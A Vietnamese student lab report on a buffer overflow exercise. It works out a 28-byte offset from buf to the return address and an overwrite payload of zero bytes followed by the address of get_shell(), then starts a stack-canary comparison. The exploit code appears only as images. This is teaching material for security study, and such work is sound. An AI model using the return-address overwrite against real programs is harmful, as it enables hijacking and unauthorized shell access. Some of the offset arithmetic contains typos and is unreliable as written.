Nhóm 9:

Nguyễn Bùi Kim Ngân - 20520648

Nguyễn Bình Thục Trâm - 20520815

Võ Anh Kiệt - 20520605

**Yêu cầu 1:**

**Như vậy khoảng cách giữa 2 thành phần này là bao nhiêu? Input cần dài bao nhiêu để ghi đè được lên ret-addr?**

Địa chỉ làm vị trí chuỗi buf: %ebp - 0x18

Địa chỉ lưu ret-addr: %ebp + 4

Vậy khoảng cách giữa buf và ref-addr là 0x8 + 4 = 0x1C = 28

Input cần dài 32 bytes gồm 28 bytes từ vị trí chuỗi buf lên ret-addr và 4 bytes ghi đè

**Thử tính khoảng cách giữa biến buf và ret-addr dựa trên 2 địa chỉ này? Từ đó xác định độ dài input cần nhập để ghi đè được ret-addr?**

Địa chỉ làm vị trí chuỗi buf: 0x55683968

Địa chỉ lưu ret-addr: 0x55683984


Input cần dài 32 bytes gồm 28 bytes từ vị trí chuỗi buf lên re-addr và 4 bytes ghi đè


Địa chỉ hàm get-shell() làm 4 bytes ghi đè là 08 04 87 2b

Chuỗi Input như sau:

00 00 … 00 (28 bytes 00) 2b 87 04 08

Đoạn code khai thác:







Yêu cầu 2:


Bước 1. Kiểm tra cấu hình sử dụng stack canary của 2 phiên bản app2

Bước 2. Kiểm tra khác biệt về code của 2 phiên bản app2






